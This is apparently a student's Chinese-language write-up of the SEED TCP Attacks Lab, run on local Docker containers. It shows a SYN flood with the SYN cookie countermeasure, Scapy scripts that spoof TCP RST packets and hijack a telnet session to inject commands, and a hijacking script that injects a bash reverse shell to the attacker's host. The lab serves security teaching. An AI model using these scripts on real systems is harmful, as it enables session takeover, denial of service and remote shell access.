
Lab2


57118233 周厚霖

Task 1：SYN Flooding Attack

首先，我们先连接到受害者主机，即`docker1(10.9.0.5)`，然后使用`netstat -nat`查看当前的套接字队列使用情况，可以看到除了`telnet`的守护进程在监听23端口外，没有任何套接字。



此时，利用`docker2(10.9.0.6)`对`docker1(10.9.0.5)`发起`telnet`连接，发现可以正常连接。



接下来为`SYN Flooding`攻击做准备，首先利用`sysctl -a | grep syncookies`查看`SYN`泛洪攻击对策，置为0时则说明`SYN cookie`机制是关闭的，然后使用`ip tcp_metrics flush`，`ip tcp_metrics show`消除内核缓存，以防后面体现不出攻击的效果。

```
root@75c12f8364c3:/# sysctl -a | grep syncookies
net.ipv4.tcp_syncookies = 0
root@75c12f8364c3:/# ip tcp_metrics show
10.9.0.6 age 86.556sec cwnd 10 rtt 46us rttvar 46us source 10.9.0.5
root@75c12f8364c3:/# ip tcp_metrics flush
root@75c12f8364c3:/# ip tcp_metrics show
root@75c12f8364c3:/#
```

进入`docker3(10.9.0.1)`实施攻击，在本地`volumes`文件夹中进行编译，然后在`docker3`中运行`synflood 10.9.0.5 23`进行攻击。

```
[07/08/21]seed@VM:~/Desktop$ docksh 66
root@VM:/# ls
bin   dev  home  lib32  libx32  mnt  proc  run   srv  tmp  var
boot  etc  lib   lib64  media   opt  root  sbin  sys  usr  volumes
root@VM:/# cd volumes
root@VM:/volumes# ls
synflood  synflood.c
root@VM:/volumes# synflood 10.9.0.5 23
```

然后在`docker1`中使用`netstat -nat`查看，可以看到出现了许多状态为`SYN_RECV`的套接字，说明只进行了第一次握手，并没有后续的`TCP`连接请求。

```
root@75c12f8364c3:/# netstat -nat
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.11:44187        0.0.0.0:*               LISTEN
tcp        0      0 10.9.0.5:23             112.143.240.88:33543    SYN_RECV
tcp        0      0 10.9.0.5:23             28.156.3.34:57047       SYN_RECV
tcp        0      0 10.9.0.5:23             166.84.231.81:6205      SYN_RECV
tcp        0      0 10.9.0.5:23             174.85.5.87:35557       SYN_RECV
tcp        0      0 10.9.0.5:23             3.103.221.56:42741      SYN_RECV
tcp        0      0 10.9.0.5:23             123.152.134.125:5908    SYN_RECV
tcp        0      0 10.9.0.5:23             85.11.38.123:39980      SYN_RECV
tcp        0      0 10.9.0.5:23             201.186.141.56:12360    SYN_RECV
tcp        0      0 10.9.0.5:23             146.101.29.127:49066    SYN_RECV
tcp        0      0 10.9.0.5:23             7.192.69.57:12818       SYN_RECV
tcp        0      0 10.9.0.5:23             57.15.206.72:35872      SYN_RECV
tcp        0      0 10.9.0.5:23             145.45.102.72:44950     SYN_RECV
tcp        0      0 10.9.0.5:23             179.232.53.67:7386      SYN_RECV
tcp        0      0 10.9.0.5:23             51.191.153.91:8694      SYN_RECV
tcp        0      0 10.9.0.5:23             167.156.33.37:28091     SYN_RECV
tcp        0      0 10.9.0.5:23             183.198.116.36:52774    SYN_RECV
tcp        0      0 10.9.0.5:23             16.205.35.10:17550      SYN_RECV
tcp        0      0 10.9.0.5:23             199.99.98.105:52165     SYN_RECV
tcp        0      0 10.9.0.5:23             220.254.236.103:7805    SYN_RECV
tcp        0      0 10.9.0.5:23             213.221.134.34:56642    SYN_RECV
tcp        0      0 10.9.0.5:23             58.63.186.12:29492      SYN_RECV
tcp        0      0 10.9.0.5:23             141.118.147.26:30633    SYN_RECV
tcp        0      0 10.9.0.5:23             35.243.120.48:22619     SYN_RECV
tcp        0      0 10.9.0.5:23             245.66.71.23:23628      SYN_RECV
tcp        0      0 10.9.0.5:23             76.197.27.67:35982      SYN_RECV
tcp        0      0 10.9.0.5:23             25.187.117.93:56993     SYN_RECV
tcp        0      0 10.9.0.5:23             103.79.32.8:32928       SYN_RECV
```

在`docker2`中再次向`docker1`进行`telnet`连接，发现请求失败了。

```
root@67831469a349:/# telnet 10.9.0.5
Trying 10.9.0.5...
```

接着我们手动在本地文件夹中修改`docker-compose.yml`文件，打开`docker1`中的`SYN cookie`机制，使`net.ipv4.tcp_syncookies=1`。

Open — docker-compose.yml — ~/Desktop/Labs_20.04/Network Security/TCP Attacks Lab/Labsetup — Save

```yaml
version: "3"

services:
    attacker:
        image: handsonsecurity/seed-ubuntu:large
        container_name: seed-attacker
        tty: true
        cap_add:
                - ALL
        privileged: true
        volumes:
                - ./volumes:/volumes
        network_mode: host


    Victim:
        image: handsonsecurity/seed-ubuntu:large
        container_name: victim-10.9.0.5
        tty: true
        cap_add:
                - ALL
        sysctls:
                - net.ipv4.tcp_syncookies=1

        networks:
            net-10.9.0.0:
                ipv4_address: 10.9.0.5

        command: bash -c "
                      /etc/init.d/openbsd-inetd start  &&
                      tail -f /dev/null
                 "
```

YAML — Tab Width: 8 — Ln 23, Col 44 — INS

再次发动 `SYN Flooding` 攻击，并在 `docker2` 中向 `docker1` 进行 `telnet` 连接，发现连接成功。


```
root@67831469a349:/# telnet 10.9.0.5
Trying 10.9.0.5...
Connected to 10.9.0.5.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
75c12f8364c3 login: Connection closed by foreign host.
root@67831469a349:/# telnet 10.9.0.5
Trying 10.9.0.5...
Connected to 10.9.0.5.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
75c12f8364c3 login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-54-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Thu Jul  8 23:12:20 UTC 2021 from user1-10.9.0.6.net-10.9.0.0 on pts/2
seed@75c12f8364c3:~$
```

在 `docker1` 中使用 `netstat -nat` 查看，仍可以看到出现了许多状态为 `SYN_RECV` 的套接字，但多出了一个状态为 `ESTABLISHED` 的套接字，即为 `docker2` 的连接状态。

```
tcp        0      0 10.9.0.5:23             68.253.144.116:15282    SYN_RECV
tcp        0      0 10.9.0.5:23             129.104.136.104:18965   SYN_RECV
tcp        0      0 10.9.0.5:23             95.73.26.116:59220      SYN_RECV
tcp        0      0 10.9.0.5:23             42.127.106.110:40044    SYN_RECV
tcp        0      0 10.9.0.5:23             177.150.172.88:55060    SYN_RECV
tcp        0      0 10.9.0.5:23             139.160.23.76:53208     SYN_RECV
tcp        0      0 10.9.0.5:23             93.239.73.42:52379      SYN_RECV
tcp        0      0 10.9.0.5:23             59.81.198.61:22845      SYN_RECV
tcp        0      0 10.9.0.5:23             13.138.164.59:59765     SYN_RECV
tcp        0      0 10.9.0.5:23             71.210.102.105:48996    SYN_RECV
tcp        0      0 10.9.0.5:23             10.9.0.6:46892          ESTABLISHED
tcp        0      0 10.9.0.5:23             204.196.231.6:63490     SYN_RECV
tcp        0      0 10.9.0.5:23             4.35.93.28:8735         SYN_RECV
tcp        0      0 10.9.0.5:23             171.113.49.30:7949      SYN_RECV
tcp        0      0 10.9.0.5:23             143.133.40.93:15989     SYN_RECV
tcp        0      0 10.9.0.5:23             90.129.118.70:36847     SYN_RECV
tcp        0      0 10.9.0.5:23             74.194.201.86:7344      SYN_RECV
tcp        0      0 10.9.0.5:23             108.141.198.3:282       SYN_RECV
tcp        0      0 10.9.0.5:23             202.113.161.102:53790   SYN_RECV
tcp        0      0 10.9.0.5:23             214.193.127.63:59192    SYN_RECV
tcp        0      0 10.9.0.5:23             65.135.246.74:19019     SYN_RECV
tcp        0      0 10.9.0.5:23             28.7.211.80:63975       SYN_RECV
tcp        0      0 10.9.0.5:23             118.252.253.89:37869    SYN_RECV
tcp        0      0 10.9.0.5:23             152.6.194.95:19492      SYN_RECV
tcp        0      0 10.9.0.5:23             142.213.118.109:1468    SYN_RECV
tcp        0      0 10.9.0.5:23             23.228.16.17:6916       SYN_RECV
tcp        0      0 10.9.0.5:23             67.21.178.96:1614       SYN_RECV
tcp        0      0 10.9.0.5:23             208.5.57.47:28635       SYN_RECV
tcp        0      0 10.9.0.5:23             74.118.244.55:23500     SYN_RECV
tcp        0      0 10.9.0.5:23             205.181.215.30:56349    SYN_RECV
tcp        0      0 10.9.0.5:23             189.130.144.37:11060    SYN_RECV
tcp        0      0 10.9.0.5:23             151.89.236.65:9081      SYN_RECV
```

Task 2：TCP RST Attacks on telnet Connections


首先，利用 `docker2(10.9.0.6)` 与 `docker1(10.9.0.5)` 建立 `telnet` 连接，并用 `Wireshark` 进行抓包，得到我们所需要的 `Src Port`、`Dst Port`、`Seq` 和 `ACK`。




手动发起攻击的代码如下：

```
#!/usr/bin/env python3
from scapy.all import *
ip = IP(src="10.9.0.6", dst="10.9.0.5")
tcp = TCP(sport=46914, dport=23, flags="RA", seq=385876724, ack=3555522748)
pkt = ip/tcp
ls(pkt)
send(pkt, verbose=0)
```

在 `docker3(10.9.0.1)` 中运行。




可观察到 `docker2(10.9.0.6)` 的连接中断。




自动发起攻击的代码：

```
#!/usr/bin/env python3
from scapy.all import *

pkts = []
def add(pkt):
    pkts.append(pkt)

def spoof_pkt(pkt):
    ip = IP(src="10.9.0.6", dst="10.9.0.5")
    tcp =TCP(sport=pkt[TCP].sport, dport=23, flags="RA", seq=pkt[TCP].seq,
ack=pkt[TCP].ack)
    pkt = ip/tcp
    ls(pkt)
    send(pkt, verbose=0)

pkt = sniff(filter='tcp and src host 10.9.0.6 and dst host 10.9.0.5 and dst port
23', prn=add)
spoof_pkt(pkts[-1])
```



Task 3：TCP Session Hijacking


首先，利用`docker2(10.9.0.6)`与`docker1(10.9.0.5)`建立`telnet`连接，并用`Wireshark`进行抓包，得到我们所需要的`Src Port`、`Dst Port`、`Seq`和`ACK`。




手动发起攻击的代码如下：

```
#!/usr/bin/env python3
from scapy.all import *
ip = IP(src="10.9.0.6", dst="10.9.0.5")
tcp = TCP(sport=46946, dport=23, flags="A", seq=475604934, ack=3251862215)
data = "mkdir zhl\r"
pkt = ip/tcp/data
ls(pkt)
send(pkt,verbose=0)
```

在`docker3(10.9.0.1)`中运行。



可观察到`docker1(10.9.0.5)`的`/home/seed`目录下看到有zhl文件。



自动发起攻击的代码：

```
#!/usr/bin/env python3
from scapy.all import *

pkts = []
def add(pkt):
    pkts.append(pkt)

def spoof_pkt(pkt):
    ip = IP(src="10.9.0.6", dst="10.9.0.5")
    tcp =TCP(sport=pkt[TCP].sport, dport=23, flags="A", seq=pkt[TCP].seq,
ack=pkt[TCP].ack)
    data = "mkdir zhl\r"
    newpkt = ip/tcp/data
    ls(newpkt)
    send(newpkt,verbose=0)

pkt = sniff(filter='tcp and src host 10.9.0.6 and dst host 10.9.0.5 and dst port
23', prn=add)
spoof_pkt(pkts[-1])
```

Task 4：Creating Reverse Shell using TCP Session Hijacking

```
#!/usr/bin/env python3
from scapy.all import *

pkts = []
def add(pkt):
```

```
    pkts.append(pkt)

def spoof_pkt(pkt):
    ip = IP(src="10.9.0.6", dst="10.9.0.5")
    tcp =TCP(sport=pkt[TCP].sport, dport=23, flags="A", seq=pkt[TCP].seq,
ack=pkt[TCP].ack)
    data = "/bin/bash -i > /dev/tcp/10.9.0.1/9090 0<&1 2>&1\r"
    newpkt = ip/tcp/data
    ls(newpkt)
    send(newpkt,verbose=0)

pkt = sniff(filter='tcp and src host 10.9.0.6 and dst host 10.9.0.5 and dst port
23', prn=add)
spoof_pkt(pkts[-1])
```

如下图所示，运行后拿到`docker1(10.9.0.5)`的`bash shell`